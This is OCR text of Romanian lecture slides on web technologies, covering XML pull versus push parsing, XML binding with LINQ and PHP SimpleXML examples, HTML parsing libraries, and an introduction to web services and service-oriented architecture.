alternative: xml pull parsing

Stiluri de procesări XML conduse de evenimente:

push** versus **pull

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

alternative: xml pull parsing

Stiluri de procesări XML conduse de evenimente:

push = procesorul XML citește date XML și notifică aplicația asupra evenimentelor survenite (*parsing events*) – SAX

alternative: xml pull parsing

Stiluri de procesări XML conduse de evenimente:

push = procesorul XML citește date XML și notifică aplicația asupra evenimentelor survenite (*parsing events*) – SAX

programul nu poate face cereri de evenimente;
ele apar așa cum sunt trimise (*push*) de procesor

alternative: xml pull parsing

Stiluri de procesări XML conduse de evenimente:

pull = aplicația controlează maniera de procesare și poate solicita (*pull*) procesorului următorul eveniment XML

XPP – *XML Pull Parsing*

alternative: xml pull parsing

Stiluri de procesări XML conduse de evenimente:

pull = aplicația controlează maniera de procesare și poate solicita (*pull*) procesorului următorul eveniment XML

XPP – *XML Pull Parsing*

structura codului-sursă al programului
reflectă structura documentului XML prelucrat

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

avansat

alternative: xml pull parsing

Interfețele *push*	Interfețele *pull*
Procesare *read-only*	Moștenesc avantajele interfețelor *push*
Prelucrare rapidă, via fluxuri de date (*streams*)	Evenimentele se consumă conform necesităților
Codul-sursă poate fi dificil de înțeles	Programele au o structură mai clară

xml pull parsing – implementări

StAX – *Streaming API for XML* (Java) – JSR 173
http://jcp.org/en/jsr/detail?id=173

exemple de implementări:
Javolution – focalizat pe performanță: **http://javolution.org/**
Oracle StAX – inclus în XDK
SJSXP – disponibil în Java SDK
Woodstox – oferit în contextul serviciilor Web cu SOAP

xml pull parsing – implementări

irrXML – inițial, parte din Irrlicht 3D Engine (C++)

pull – pachet Scala pe procesare XPP

QXmlStreamReader, QXmlStreamWriter din mediul Qt (C++)

saxpath – modul Node.js permițând evaluarea de expresii XPath pentru un flux de evenimente SAX

XmlPullParser – interfață Java pentru Android

alternative

Clasificare a manierelor de procesare XML

mod de accesare: **secvențial** *vs.* **direct** (*random*)

controlul fluxului de evenimente: ***pull*** *vs.* ***push***

managementul arborelui: **ierarhic** *vs.* **imbricat**

alternative

DOM ofera acces direct, în stilul *pull*


SAX oferă acces secvențial, în stilul *push*

XPP și .NET XmlTextReader oferă acces secvențial, în stilul *pull*

alternative

„Legarea” datelor XML de alte surse de date (*XML binding*)

baze de date: *XML infoset* ↔ *dataset*



alternative

„Legarea” datelor XML de alte surse de date
(*XML binding*)

abordare obiectuală:
date XML ↔ clase create „din zbor” (C#, Java, Perl, PHP)

alternative


„Legarea” datelor XML de alte surse de date
(*XML binding*)

interogări asupra datelor XML
direct în limbajul de programare
LINQ (*Language INtegrated Query*) – .NET Framework

http://msdn.microsoft.com/en-us/library/vstudio/bb397926.aspx

avansat

```
XDocument proiecte; // XDocument e o clasă .NET

proiecte = XDocument.Load ("projects.xml");

var proiecteS =
        // via o expresie LINQ, preluăm toate proiectele
        from p in proiecte.Descendants ("project")
        // din care le alegem pe cele de clasa 'S'
        where (String) p.Attribute ("class") == "S"
        // ordonate după numărul de studenți
        orderby (String) p.Element ("stud")
        // selectând doar titlul acestora
        select (String) p.Element ("title");

// afișăm titlul proiectelor de clasa 'S'
foreach (var proiect in proiecteS) {
        Console.WriteLine (proiect);
}
```



```
// același rezultat, recurgând la XPath
var proiecteS2 =  (IEnumerable)
   proiecte.XPathEvaluate ("//project[@class='S']/title");
```

alternative

„Legarea” datelor XML de alte surse de date (*XML binding*)

JAXB – *Java Architecture for XML Binding* (JSR-222)
https://jcp.org/en/jsr/detail?id=222

implementarea de referință: **https://jaxb.java.net/**

diverse *framework*-uri Java: Castor, Zeus

alternative

Procesarea XML simplificată

scop:
procesarea unui document XML (de mici dimensiuni)
direct în memorie,
în manieră obiectuală,
diferită de DOM

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

alternative

Procesarea XML simplificată

uzual, adoptă maniera de prelucrare XPP
(*XML Pull Parsing*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

alternative

Procesarea XML simplificată

fiecărui element XML îi poate corespunde
o proprietate a unui obiect

atributele asociate elementelor XML pot fi modelate
via o structură de date – *e.g.*, tablou asociativ

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

alternative

Procesarea XML simplificată

exemplificări diverse:
E4X – *ECMAScript for XML* (JavaScript)
libxml (C, C++ si alte limbaje)
SimpleXML (PHP)
XML::Simple + XML::Writer (Perl)
XmlTextReader + XmlTextWriter (.NET)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

alternative

Procesarea XML simplificată
pentru consultare, se poate folosit
un „cititor” (*reader*): *XMLReader*

exemple:
modulul xmlreader pentru Node.js
xmlReader oferit de biblioteca libxml (implementare C)
extensia XMLReader pentru PHP
clasa XmlTextReader oferită de .NET Framework

alternative

Procesarea XML simplificată
pentru generare, se poate utiliza
un „scriitor” (*writer*): *XMLWriter*

exemplificări:
clasa XmlTextWriter disponibilă în .NET Framework
xmlWriter din cadrul bibliotecii libxml (C)
extensia XMLWriter pentru PHP
modulul xml-writer oferit pentru Node.js

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

```php
$xml = @simplexml_load_file ('http://sit.info/atom.xml');
echo '<header><h1>Însemnările de pe <em>blog</em>-ul lui ' .
  $xml->author->name . '</h1></header>';
echo '<article><ol>';
// baleiăm însemnările (elementele <entry>)
foreach ($xml->entry as $insemnare) {
  echo '<li><a title="Detalii" href="' . $insemnare->link['href'] . '">' .
    htmlspecialchars ($insemnare->title) . '</a>';
  // dacă există <content type="html">...</content>,
  // atunci afișăm conținutul (date marcate în HTML)
  if ($insemnare->content['type'] == 'html') {
    echo '<section class="stire">' . $insemnare->content . '</section>';
  }
  echo '</li>';
}
echo '</ol></article>';
```

recurgerea la maniera de procesare simplificată în PHP

Cum pot fi procesate documentele HTML?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

procesare html

Aspect de interes:
ignorarea erorilor de sintaxă

documente bine formatate *vs.* documente valide

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

procesare html

Aspect de interes:
ignorarea erorilor de sintaxă

malformed markup

sunt relativ rare cazurile în care documentele HTML sunt scrise/generate corect

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

procesare html

Tehnica folosită în mod comun – nerecomandată

Web scrapping

extragerea datelor de interes
prin prelucrarea – de obicei, empirică –
a marcajelor HTML

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

procesare html

Recurgerea la un procesor HTML/XML specific

scopuri importante:
traversarea (procesarea) unei pagini Web – *e.g.*, via DOM
+
detectarea & repararea erorilor sintactice (*HTML clean*)

vezi și cursurile anterioare

procesare html: instrumente

Beautiful Soup – bibliotecă Python
http://www.crummy.com/software/BeautifulSoup/

Gumbo – procesor HTML5 în C oferit de Google
https://github.com/google/gumbo-parser

html5lib – procesare + serializare HTML pentru Python
https://github.com/html5lib

HTML::Gumbo, HTML::Parser – module Perl
http://search.cpan.org/dist/HTML-Parser/

procesare html: instrumente

Html Agility Pack – bibliotecă .NET
http://htmlagilitypack.codeplex.com/

Hubbub – prelucrare de marcaje HTML5 în limbajul C
http://www.netsurf-browser.org/projects/hubbub/

Jericho HTML Parser – bibliotecă Java de procesare HTML
http://jericho.htmlparser.net/

jsoup – bibliotecă Java pentru HTML5
http://jsoup.org/

procesare html: instrumente

Masterminds HTML5-PHP – procesor HTML5 în PHP
http://masterminds.github.io/html5-php/

Nokogiri – pachet Ruby
http://www.nokogiri.org/

Parse5 – modul Node.js
https://github.com/inikulin/parse5

Pure JavaScript HTML5 Parser – bibliotecă JS
https://github.com/blowsie/Pure-JavaScript-HTML5-Parser

procesare html: instrumente


HtmlCleaner – instrument implementat în Java pentru corectarea marcajelor HTML eronate

HTML Purifier – verificare & filtrare a marcajelor HTML (inclusiv vizând atacuri de tip XSS – *Cross Site Scripting*) cu implementări în PHP și Objective-C


NekoHTML – procesor Java pentru HTML bazat pe Xerces cu suport pentru rezolvarea erorilor sintactice

Validator.nu – procesor Java folosind DOM ori SAX cu semnalarea erorilor de sintaxă HTML

rezumat



procesări XML: de la **SAX** la **XPP** și **Simple XML**
instrumente de prelucrare a documentelor HTML




episodul viitor: **servicii Web prin SOAP**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Tehnologii Web

servicii Web (I)



de la SOA la SOAP, WSDL și UDDI

“Prețuim ceea ce înțelegem.”

Kevin Budelmann

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Care sunt scopurile Web-ului?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Constituirea și interacțiunea cu un spațiu de comunicare inter-umană

- partajarea cunoștințelor

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Constituirea și interacțiunea cu un spațiu de comunicare inter-umană

- partajarea cunoștințelor

Web social (“Web 2.0”), Web al datelor (semantic),…

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Exploatarea puterii computaționale

accesul la Web se poate realiza
via dispozitive având resurse reduse

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Exploatarea puterii computaționale

accesul la Web se poate realiza
via dispozitive având resurse reduse

Web ubicuu (omniprezent): Web mobil, Web 3D,...
performanță ▸ asigurarea scalabilității

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

remarcă

Interacțiunea dintre om și Web se rezolvă prin intermediul formularelor Web și explorarea legăturilor via adrese Web – URI-uri

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Cum pot fi accesate și procesate resursele – date, informații, cunoștințe – disponibile pe Web?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

nevoi ale dezvoltatorilor Web

Soluții multi-platformă, slab-conectate

integrare (în timp-real) la nivel de Internet/Web
a aplicațiilor, serviciilor și sistemelor

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

nevoi ale dezvoltatorilor Web

Soluții multi-platformă, slab-conectate

integrare (în timp-real) la nivel de Internet/Web a aplicațiilor, serviciilor și sistemelor

exemplificare: găsirea de resurse Web, pe baza localizării geografice a utilizatorului, privind ofertele de servicii multiple disponibile în contextul dispozitivelor mobile

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

nevoi ale dezvoltatorilor Web

Soluții multi-platformă, slab-conectate

datele să poată fi descrise pentru a fi „înțelese”
de calculatoare și pentru a fi interconectate facil

nevoi ale dezvoltatorilor Web

Soluții multi-platformă, slab-conectate

datele să poată fi descrise pentru a fi „înțelese” de calculatoare și pentru a fi interconectate facil

Web “puzzles” ▸ inter-conectarea mai multor servicii informative (*e.g.*, situri de știri, *blog*-uri) conform preferințelor utilizatorului, pe baza intereselor sale

nevoi ale dezvoltatorilor Web

Servicii atașabile (*pluggable*) & versatile

Software as a Service – SaaS

Application Service Provider – ASP

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

Divizarea aplicațiilor în servicii – independente –
care se pot compune,
menite a se conecta și orchestra în mod spontan
în cadrul proceselor de afaceri/tehnice

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

Divizarea aplicațiilor în servicii – independente –
care se pot compune,
menite a se conecta și orchestra în mod spontan
în cadrul proceselor de afaceri/tehnice

Web component-based software

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

"*The Web is the computer*"

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

"The Web is the computer"

disponibilitatea unei/unor arhitecturi care…

oferă suport pentru paradigme de comunicare
– bazată pe actualele tehnologii Web –
între aplicații eterogene

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

"The Web is the computer"

disponibilitatea unei/unor arhitecturi care…

permit(e) localizarea transparentă a serviciilor

soluție

"The Web is the computer"

disponibilitatea unei/unor arhitecturi care…

facilitează adăugarea, înlocuirea, eliminarea serviciilor în mod dinamic

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

"The Web is the computer"

disponibilitatea unei/unor arhitecturi care…

ascund(e) dezvoltatorului detaliile de sistem

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soluție

"The Web is the computer"


disponibilitatea unei/unor arhitecturi care…

asigură calitatea dezvoltării și exploatării aplicațiilor distribuite și/sau paralele: **standardizare**, **securitate**, **disponibilitate**, **reutilizare**, **mentenanță facilă** etc.

avansat

soluție

Arhitectura – Web-ul ca tehnologie *middleware*



Ce sunt serviciile Web?


Dr. Sabin Buraga ▲ www.purl.org/net/busaco


servicii web

Software oferind o funcționalitate specifică

acces la resurse – Delicious, Pinterest, Slideshare, Vimeo
agregare de știri – Digg, Reddit
cartografiere – Bing Maps, Google Maps, Nokia HERE
mesagerie instantanee – Jabber, Twitter, Twilio
procesări – Anger Detection, Ping.it, Skyttle, Truthy,…
realizare de statistici Web – Google Analytics
rețele sociale – *e.g.*, Facebook Open Graph Protocol
spelling checking – Spellr.us
stocare de date – Amazon S3, Dropbox, OneDrive etc.
…

Dr. Sabin Buraga ▲ www.purl.org/net/busaco





utilizate – la distanță – de alte aplicații/servicii

servicii web

Accesate standardizat via Web

adresare de resurse cu URI
transfer de date via HTTP
mesaje adoptând formate de date: CSV, JSON, XML,...

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

servicii web: exemplu

Serviciul unei agenții de turism

oferirea – și vânzarea, eventual –
a unor formule de petrecere a vacanței

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

servicii web: exemplu

Serviciul unei agenții de turism

utilizează alte servicii (software)
disponibile la nivel de Web

servicii cartografice + meteo
servicii hoteliere
tranzacții financiare – *e.g.*, *e-banking*
servicii de transport
servicii de recomandare socială

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Cum am putea implementa un serviciu?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

servicii web

Implementare standard

recurgerea la servere/*framework*-uri de aplicații Web

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

servicii web

Tradițional, aplicația oferă o interfață-utilizator disponibilă pe Web

limbaj de marcare – *e.g.*, HTML
stiluri de prezentare a conținutului – CSS
interactivitate via JavaScript (+biblioteci/*framework*-uri)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

servicii web

Tradițional, aplicația oferă o interfață-utilizator disponibilă pe Web

cererile sunt capt(ur)ate via formulare
+ legături hipertext

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

servicii web

Tradițional, aplicația oferă o interfață-utilizator disponibilă pe Web

utilizatorii umani trebuie să interpreteze etichetele și câmpurile de dialog

valoare	421.38
TVA (19%)	80.0622
total (cu TVA)	501.4422

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

servicii web

Tradițional, aplicația oferă o interfață-utilizator disponibilă pe Web

serviciul implementat oferă un răspuns
(o reprezentare a unei resurse Web)

uzual, un document HTML al cărui conținut
e transferat la client via un protocol: HTTP(S)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

servicii web

Cum obținem răspunsul pentru a fi (re)folosit în programele noastre?

procesarea datelor din codul HTML ▸ ***Web scrapping***

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

```
<tr><td>valoare</td><td><input name="val" value="0" readonly type="text"></td></tr>
<tr><td>total (cu TVA)</td><td><input name="cutva" value="0" readonly type="text"></td></tr>
```

servicii web

Cum obținem răspunsul pentru a fi (re)folosit în programele noastre?

orice modificare în marcaje ▸ rescrierea programului de preluare a datelor din documentul HTML

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

servicii web: caracterizare

Serviciile Web fac explicite specificațiile implicite

datele de intrare și răspunsul pot fi specificate (riguros) via diverse scheme de validare

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

servicii web: caracterizare

Utilizate la interacțiunea dintre aplicații

dinamice

lipsa unei cunoașteri *a-priori* a interacțiunii cu alte aplicații/servicii Web

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

servicii web: caracterizare

Puncte finale utilizate pentru procesarea datelor, în manieră publică – eventual, via API-uri deschise

servicii web: caracterizare

Dezvoltate pe baza platformelor, arhitecturilor, tehnologiilor și limbajelor curente

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Există un model arhitectural de dezvoltare a serviciilor la nivel de Web?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soa

Arhitectura orientată spre servicii

SOA – *Service Oriented Architecture*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soa

Arhitectura orientată spre servicii

SOA – *Service Oriented Architecture*

stil arhitectural de proiectare și dezvoltare de aplicații
considerate drept servicii
care pot fi invocate de alte aplicații

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soa

Paradigmă de dezvoltare a software-ului
care adoptă folosirea de servicii,
oferind funcționalități solicitate de utilizatori

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soa

Paradigmă de dezvoltare a software-ului
care adoptă folosirea de servicii,
oferind funcționalități solicitate de utilizatori

resursele sunt disponibile via o suită de servicii
independente ale căror implementări
nu trebuie să fie cunoscute (*black box*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soa

Componentele sistemului în ansamblu
au un grad mare de independență (*de-coupling*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

soa

Componentele sistemului în ansamblu
au un grad mare de independență (*de-coupling*)

serviciile pot fi recompuse/orchestrate
conform cerințelor sau contextului de exploatare

soa

Serviciile nu vor depinde de starea comunicării (*statelessness*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

